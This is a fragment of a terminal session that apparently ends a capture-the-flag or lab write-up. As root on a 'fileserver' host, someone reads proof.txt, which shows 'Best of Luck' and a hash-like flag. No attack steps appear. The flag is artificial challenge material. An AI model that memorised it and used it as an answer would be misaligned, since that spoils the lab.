[root@fileserver ~]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserver ~]# 
```